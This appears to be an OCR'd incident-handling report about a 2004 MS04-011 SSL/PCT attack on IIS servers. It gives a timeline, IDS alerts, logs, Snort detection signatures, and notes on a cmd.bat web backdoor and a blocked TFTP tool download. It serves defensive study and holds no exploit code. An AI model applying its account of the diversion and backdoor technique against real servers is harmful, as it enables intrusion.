
Time	Event
10.00	The business representatives reported poor performance on web application. Intermittent outages were logged.

10.16	External monitoring and internal monitoring sent service outage alerts. "Server-Down" alerts were received for multiple W2K IIS 5.0 servers.
10.25	The local site Operations began trouble shooting. Pop-up messages appeared on the servers with the following error - "Could not bind to IIS instance".
10.35	The local Operations obtained permission to reboot the affected servers. Immediate restoration of the service was requested by the business. Server reboots began. Load Balancer was pointed to the working server pool.
10.55	All affected servers were rebooted and services restored.
11.30	Received complaints from the business again of poor performance. "Server-Down" messages were received, however, a different set of servers from the same load balanced switch were affected.
11.35	Problem was escalated to the technical security group.
11.40	Event log analysis of the affected servers began.
11.42	One of the affected servers was taken offline to perform hard disk imaging.
11.50	Following error message appeared in the event log. Event ID:5000 Description: The security package, Microsoft Unified Security Protocol Package generated an exception. The package is now disabled. The exception information is the data.
11.51	The error was identified as MS04-011 SSL DOS vulnerability. Immediate installation of the patch was requested from the Testing and Assurance group.
12.10	Patch KB835732 install was started on Win 2K IIS 5.0 servers.
12.19	We received a Network IDS alert from a Windows NT IIS 4.0 server.
12.20	IH-Team firewall analyst informed us that TFTP sessions were attempted from the NT 4.0 boxes. The firewall blocked the connection.
12.25	The system integrity verifier (SIV) was run on the Win NT 4.0 box. However, no problem was discovered. Requested permission to isolate the affected server for imaging.
12.30	Imaging started of the Win NT 4.0 server. Event Logs and IIS logs were checked for unusual events. The team discovered that an unusual batch file was accessed via web. Approval for NT patches was received. The Operations began installation of NT Patch KB835732.
12.50	Imaging of W2K IIS 5.0 server completed.
13.10	Completed Patch installation on all servers.
13.30	All services restored.
14.00	Windows NT 4.0 IIS 4.0 imaging completed.

After the initial report from the business that the service was down the Operations was under pressure to reinstate the service immediately. Rebooting the boxes seemed like the best solution for the support personnel. This action triggered the failover of the affected boxes to other available boxes. The attacker did not miss the opportunity to attack those boxes as well. Hence there were a


new set of alerts indicating all of the Windows 2000 boxes were affected by the attack.

While these attacks were going on, the attacker used another IP address to attack the Windows NT IIS 4.0 boxes. This time too the attack was successful. The attacker probably used shell access to create a batch file (see Appendix C).



As the next step the compilation of a Java class was done. Probably the attacker accessed the class-file for testing the backdoor. This action tripped the Network Intrusion Detection System (NIDS) and raised an alert on "batch file execution".


This alert received from NIDS was the first indication of the compromise of a Win NT IIS 4.0 server. I have restored the exploited NT image in a controlled environment and a screen capture of the back door is provided below.



Once this was achieved, the attacker either used the existing shell or this web based interface to open a TFTP[9] session to his file server. This connection was stopped at the firewall, as no UDP connection is allowed by default through the firewall.

Here is a screen shot of the event from the firewall log viewer.

[9] Trivial File Transfer Protocol. http://www.cse.ohio-state.edu/cgi-bin/rfc/rfc0783.html



The alert received from the Network Intrusion Detection System is as follows.

'HTTP_BAT_Execute' event detected by the NIDS 'A1' at '192.X.X.X'.
Details:
Source IP Address: 62.X.X.X
Source Port: (1268)
Source MAC Address: N/A
Destination IP Address: 192.X.X.X
Destination Port: HTTP(80)
Destination MAC Address: N/A
Time: 2004-07-16 18:16:33 UTC
Protocol: TCP(6)
ICMP Type: N/A
ICMP Code: N/A
Priority: high
Actions: DISPLAY=Default:0,LOGDB=LogWithoutRaw:0,EMAIL=HCC-HOTLINE:0
Event Specific Information:
:URL: /cgi-bin/cmd.bat
:arg: /
:http-server: Microsoft-IIS/4.0
:accessed: no
:code: 502
:verdict: attack_succeeded
:victim-ip-addr: 192.x.x.x
:victim-port: 80
:intruder-ip-addr: 62.x.x.x
:intruder-port: 1268

Although the patches were not ready for deployment, these two alerts prompted the technical team to install the patch on Win NT boxes too. As a result of that decision, the attacker was stopped at this stage.

Keeping Access:

The attacker probably knew that sooner or later these boxes were going to be patched. Hence he made an effort to use a batch file to provide him with a command line access over HTTP. If the organization did not have NIDS and a default rule to block UDP traffic then it may have been possible to keep the access on the webserver without any one noticing.

Covering Tracks:

I think it was brilliant to attack a set of boxes that would camouflage the actual attack and create a backdoor access. There is a strong possibility that the attacker knew the actual design of the DMZ and acted on that knowledge. Also, his last attempt to TFTP to his file server probably was for downloading additional tools to cover tracks and compromise other systems. Ultimately as shown in the timeline of the events the incident handling team intercepted the attack before the attacker could hide his tracks.

Signatures:

These are specific Snort[10] signatures available for the SSLv3 denial of service and PCT buffer overflow attacks.

WEB-MISC SSLv3 invalid data version attempt Rule alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS 443 (msg:"WEB-MISC SSLv3 invalid data version attempt"; flow:to_server,established; content:"|16 03|"; depth:2; content:"|01|"; depth:1; offset:5; content:!"|03|"; depth:1; offset:9; reference:bugtraq,10115; reference:cve,2004-0120; reference:url,www.microsoft.com/technet/security/bulletin/MS04-011.mspx; classtype:attempted-dos; reference:nessus,12204; sid:2505; rev:8;)

WEB-MISC SSLv3 invalid timestamp attempt Rule alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS 443 (msg:"WEB-MISC SSLv3 invalid timestamp attempt"; flow:to_server,established; content:"|16 03|"; depth:2; content:"|01|"; depth:1; offset:5; byte_test:4,>,2147483647,5,relative; reference:bugtraq,10115; reference:cve,2004-0120; reference:url,www.microsoft.com/technet/security/bulletin/MS04-011.mspx; classtype:attempted-dos; reference:nessus,12204; sid:2506; rev:9;)

WEB-MISC PCT Client_Hello overflow attempt Rule alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS 443 (msg:"WEB-MISC PCT Client_Hello overflow attempt"; flow:to_server,established; content:"|01|"; depth:1; offset:2; byte_test:2,>,0,6; byte_test:2,!,0,8; byte_test:2,!,16,8; byte_test:2,>,20,10; content:"|8F|"; depth:1; offset:11; byte_test:2,>,32768,0,relative; reference:bugtraq,10116; reference:cve,2003-0719; reference:url,www.microsoft.com/technet/security/bulletin/MS04-011.mspx; classtype:attempted-admin; sid:2515; rev:9;)

Batch file execution attacks can be detected in the following signature.

WEB-IIS .bat? access Rule alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"WEB-IIS .bat? access"; flow:to_server,established; uricontent:".bat?"; nocase; reference:bugtraq,2023; reference:cve,1999-0233; reference:url,support.microsoft.com/support/kb/articles/Q148/1/88.asp; reference:url,support.microsoft.com/support/kb/articles/Q155/0/56.asp; classtype:web-application-activity; sid:976; rev:10;)

[10] http://www.snort.org

Unfortunately this attack signature includes all batch file access over the web. This signature needs to be modified to allow specific access and block all other access.

IIS recorded the following access during the attack:

#Software: Microsoft Internet Information Server 4.0
#Version: 1.0
#Date: 2004-07-16 00:05:13
18:42:47 xx.xxx.xxx.xxx GET /sek-bin/cmd.gas.bat 200
Similar signature can be monitored via a log file monitor (LFM). However false positives will be received if not allowing the legitimate cgi applications.

How to Protect against this attack:

Fortunately, there are patches out for the vulnerable systems. However, depending on the size of the enterprise, the turnaround time to install these patches may take a few days to a few weeks. The attackers know about this issue and try to take advantage of the "window" of opportunity.

Businesses that are running Windows OS with this vulnerability and for some reason cannot update the OS may use Snort type NIDS to detect and intercept the attack before it compromises the system. However as we have seen that most signatures are based on a particular flavor of the attack and that can be circumvented by using tools like Fragrouter[11]. The best method to stop or foil any attack including this is to have a solid firewall rule set coupled with NIDS and HIDS. The Anti-virus software also plays a major part in stopping most rouge application. Hence they are invaluable part of the security architecture.

As for the vendors' part: Vendors should try writing safer software and release the patch after it has been thoroughly tested on all applicable platforms. Unfortunate at least half of the new patches released by a few major vendors cause unforeseen problems or create a vulnerability of some other type.

Part Three: The Incident Handling Process:


Preparation:

Personnel:

This organization has 3 full time technical members to look into the security events. The resources are drawn from a pool of expertise that consists of System Administrators and Network Engineers. All the members of the technical group have multiple areas of expertise, which include information security. Further, as a measure of control, each member has access to a particular system. This team is called the IH-Team (Incident Handling Team). The IH-Queue is an automated

[11] http://www.securityfocus.com/tools/176

notification system that is monitored by members of the IH team. During off-hours the Operations teams have a pager callout number to summon the on call IH-Team member. However, when the IH-Team is not engaged in handling incidents, they perform day to day administration and design work. The IH-Team also has part time members from Public Relations (PR), Human Resources (HR), Law, Labor Union and Physical Security group.



IH TEAM - Process Flow

The color red indicates 50-100% time engagement, pink indicates less than 50% engagement per week, the rest of team are engaged less than 20% time per week or "as needed" basis. The IDS analysis includes HIDS and NIDS. There are service monitoring tools and log file monitors (LFM) integrated with the IDS analysis.

The information from both HIDS and NIDS are fed through a proprietary threat assessment system, which uses a threat matrix to determine if there is a breach. When there is a correlated breach, it generates increasingly higher priority tickets along with an email notification and page. Using threat matrix logic eliminates a huge portion of the background noise and allows a small number of resources to handle a large number of security events. Here is a simple table for an example of the threat matrix[12] used.

[12] http://www.arcsight.com/product_info01.htm

Threat Matrix

Attack Event	Platform	Business Impact	Data Correlation	Action
Is it Dangerous?	Is it vulnerable?	Is it valuable?	Is it a breach?	
No				Log
Yes	No			Create Ticket
Yes	Yes	less	May be	Create high priority ticket
Yes	Yes	Yes	Yes	Page

Policy & Documentation:

The policy of the organization is as follows. All Internet access requests must go through the Internet Committee (IC). Ports will only be opened if the IH-Team approves the Internet Committee's endorsement. Following this policy, the Firewall team has come up with one of the most comprehensive rules set needed by the business, while explicitly denying all other communications.

There is one exception to this rule. The enterprise provides federated identity management from the NT servers via a certain port to all external addresses. SAML (Security Access Markup Language) protocol is used to provide this service to third party.

There is an extensive amount of documentation available for handling emergencies. The Emergency Response Plan (ERP) is one of such document. The ERP is divided in three parts:

Business Continuity Plan (BCP)
Disaster Recovery Plan (DRP)
Security Incident Response Plan (SIRP)

The ERP provides an overview of how each of its part is dependent on the other. For example on some occasions BCP may invoke SIRP and while in other occasions SIRP may invoke BCP. There are specific job description documents and responsibility lists included in the ERP appendix. A copy of the appendix is given to each member of the IH team. The members are aware of the sensitivity of the position and each member has gone through HR briefing so that they are aware of privacy laws.

The ERP also contains various checklists. These can either be filled out online or printed out for documentation. The checklists cover a wide range of scenarios

from communication and call-out procedures, to establishing Conference Bridge, to site evacuation procedure and data back-ups.

ERP is available electronically for easy reference. This document also provides indices and allows key word searching. The BCP, DRP and SIRP require drills to be performed at least once a year.

The infrastructure goes through penetration tests and application vulnerability scan once every six months. External security companies conduct these scans. If there is any open control they are immediately closed or the risk of such control is transferred (insured or documented as an exception) before the next pen test.

Software, Hardware and Logistics:

As mentioned before, the organization has a large IT infrastructure with appropriate support systems. The monitoring and alert generating equipment includes the following technologies:

- Host intrusion detection systems. (HIDS).
- Network Intrusion detection systems.(NIDS).
- Service Uptime Monitors (Internal & external).
- Log file monitors.(LFM)
- System Integrity Verifier. (SIV).
- Virus Scanner.
- Spam Killer.
- Web filtering.
- Digital pest eliminator.

All the definitions and signature files are updated from a single internal location. None of the web facing servers have direct access to the web, for downloading patches or signature files. The patch management process is meticulously done. However, due to the size of the infrastructure and low confidence in the patches, all patches go through extensive testing and staging before rolled out to a production system. This delay in promoting patches from testing to staging to production provided the window of opportunity to the attacker to succeed in a hybrid buffer overflow attack.

Identification:

The identification of the attack was done in three stages. These stages are as follows:

1. Identification of a SSL denial of service attack.
2. Identification of a PCT exploit attack.

3. Identification of a back door.

Because of the Firewall rules, ICMP and UDP scans are not possible on any of the servers. However TCP fire walking is possible. There is a huge number of reconnaissance attempts made every day. Hence, usually all scanning or such attempts are considered as background noise.

Initial outage was considered an application /operating system glitch by the local operations. They made a cursory inspection of the W3SVC logs. As expected nothing was indicative of an attack in the logs. However, after rebooting they realized that there may be more to the apparent hanging of the web services.

The IH-Team member inspected the event logs and found that there was an error thrown by the LSASS.EXE. This was as follows:

Event Type: Error
Event Source: LsaSrv
Event Category: Devices
Event ID: 5000
Date: date
Time: time
User: N/A
Computer: SSL_WEB_SERVER
Description:
The security package Negotiate generated an exception. The package is now disabled.
The exception information is the data.

Data:

0000: c0000005 00000000 00000000 77f83941
0010: 00000002 00000001 00000010 0001003f
0020: 00000000 00000000 00000000 00000000
etc

Prior to this incident the IH-Team reviewed MS04-011 vulnerability during their regular weekly meeting. The discussion included errors and attempts observed by more than one organization in connection with the SSL exploit. For this reason, the errors seen in the event logs could immediately be linked to the buffer MS overflow vulnerability. This prompted the IH-Team to recommend installation of the Microsoft patch early in the identification process.

The identification of the Java exploit was done when we received an alert on a TFTP attempt. The location of the file (see the alert below) indicated that the particular server was compromised. However, this compromised box works in conjunction with the Windows 2000 servers. Hence the outage of the Windows 2K boxes masked the problem with Win 4.0 boxes. This camouflaging technique led the IH-Team to believe that, the attacker had privileged knowledge of the topology and application workings of the DMZ.

As expected, there was no indication on the webserver or in the logs that IIS have just gone through a buffer overflow exploit. The IH-Team ran "netstat" with

"-n -a" option but there was no indication that the attacker was on an active connection. An immediate concern was to find out the existence of any root kits on the box. This concern prompted running system integrity verifier (SIV) on all the suspected boxes. However, all tests came out clean.

Within a few minutes of the above incident, there was another alert received from the NIDS, concerning a batch file execution on HTTP protocol. This alert provided the location of the backdoor. Here is the excerpt from the IDS alert.

'HTTP_BAT_Execute' event detected by the 'A1' at '192.X.X.X'.
Details:
Source IP Address: 62.X.X.X
Source Port: (1268)
Source MAC Address: N/A
Destination IP Address: 192.X.X.X
Destination Port: HTTP(80)
Destination MAC Address: N/A
Time: 2004-07-16 18:16:33 UTC
Protocol: TCP(6)
Event Specific Information:
:URL: /cgi-bin/cmd.bat
:arg: /
:http-server: Microsoft-IIS/4.0

The firewall was monitored for the TFTP destination address and none was established. By this time the Operations had already received the approval for installing the patch on NT systems. And IH-Team decided that since there may be more than one variation of the buffer overflow, it will be prudent to install the patch on standby servers and put one server in production at a time.


Containment:

The attack containment was fairly easy, as the major part of the attack was denial of service through buffer overflow. Once the attack was identified, it was contained by simply patching the system. There were suggestions to block the IP address range from which the attacker came. But the attacking IP address belonged to a major ISP network and blocking the ISP's proxy range could hamper transactions from other customers, driving up the cost of outage higher. Hence a decision was made to patch the standby servers from the pool instead and bring them to production one at a time while taking the vulnerable servers offline.

The NIDS alert pinpointed the existence of a rouge batch file on an attacked server. This server was working as the active node during the attack. We promptly swapped the server with a patched one.

Both the servers were taken offline by abruptly cutting off power to the system. A Hard Drive Duplication device was used to create images of the hard drives.

Within in one hour of the denial of service attack, the monetary threshold for activating Business Continuity Plan (BCP) was reached, and a management decision was made to activate BCP. Since this attack was performed during the day, there were sufficient human resources for restoring the vulnerable boxes from back ups. A few resources were dispatched to inspect the systems adjoining the affected boxes for any anomaly. However, all tests came out to be negative.



Eradication:

During the identification and containment stage the IH-Team had very high confidence that they had properly discovered the vulnerability that was exploited. Since this is a heavily monitored system the attacker used diversion to attack an older but very critical part of the web application, while most of the resources were busy restoring the service.

The IH-Team was confident to say that the attack was a buffer overflow type attack with a simple but effective backdoor implant. However an actual buffer overflow was not present on the system, nor did the HIDS and NIDS alert on the attack. This leads me to believe a variation of the available exploits was used.

During the eradication phase no chances were taken in cleaning the systems. This was done to eliminate all doubts as to whether these boxes have any other kind of modification done to evade controls. However I have analyzed the exploited images and compared them with the back up images, and I did not find any other abnormal files on these systems. The IH-Team restored one of the systems in a controlled environment and used THCIISSLame.c to determine that it was indeed vulnerable to the attack. However for immediate eradication of the vulnerability and rogue codes, IH-Team installed patches to the standby boxes and brought them to the load balancing mix. Invocation of Business Continuity Plan allowed the organization to tap into the standby hardware and quickly restore the service.

Since the organization works in a global setting, local operations were dispatched to install the patch to all Internet facing systems. This was a preventive measure taken so that the same vulnerability is closed before another attack is attempted against the infrastructure.

This type of attack creates a back door without raising any alerts. This is a vulnerability that can only be stopped if Network IDS and Host IDS are installed with very specific filters. Alternatively, a business may choose not to use batch files on CGI scripts, however this may result in the need to migrate major applications to a different platform (such as Servlets, Dot Net etc).

Passwords were reset on the affected domain, although there was no evidence of password cracking. Later a test was performed on a patched prototype to confirm the closure of the vulnerability.

Recovery:

Once the sys-admin patched the standby hardware we brought them online and took the vulnerable Servers offline. This way the vulnerability was closed and the BCP was terminated. To have ample redundancy and capacity, restoration of all the affected boxes was completed and then each of them was patched before brining back to production.

Restoration of the servers was done after removing the public facing Ethernet connection. Once a server was ready it was inspected by the IH-Team before putting it back to the load balancing mix. Most of the restored boxes were kept offline till the next "quiet period" so that the business is not interrupted during the addition.

The IH-Team also contacted the NIDS and HIDS vendors to report the attack. There were signature updates provided for this attack. We closely monitored activities on the exploited systems. The log file monitor was configured to intercept and alert on 5000 errors in the event logs.

The threat analysis matrix was updated with the new threat on batch file execution.

Lessons learned:

The IH-Team followed the company guideline of delivering the Incident Notification Report (INR) to the stakeholders with in one week. I have included an excerpt of the report in the appendix. Initially a draft INR is sent out to all related groups. This report includes current status of the problem along with the time line of the event. These reports are sent out every 4 hrs until the services are stabilized and ready for production.

The final INR comes out within one week of the incident. This includes root cause analysis (RCA) and lessons learned. If there is a recommendation in the lesson learned section that cannot be implemented immediately a date is given to indicate when this recommendation will be in place.

Following are recommendation of the lessons learned section of the final INR.

1. Expedite the patch management process.
Although the organization has a patch management process in place it is imperative that testing and QA is done within 2 working days. Unfortunately the size of the infrastructure and diversity of the applications makes it impossible to roll out patches in a shorter time span.

2. Patch installation process to be expedited.
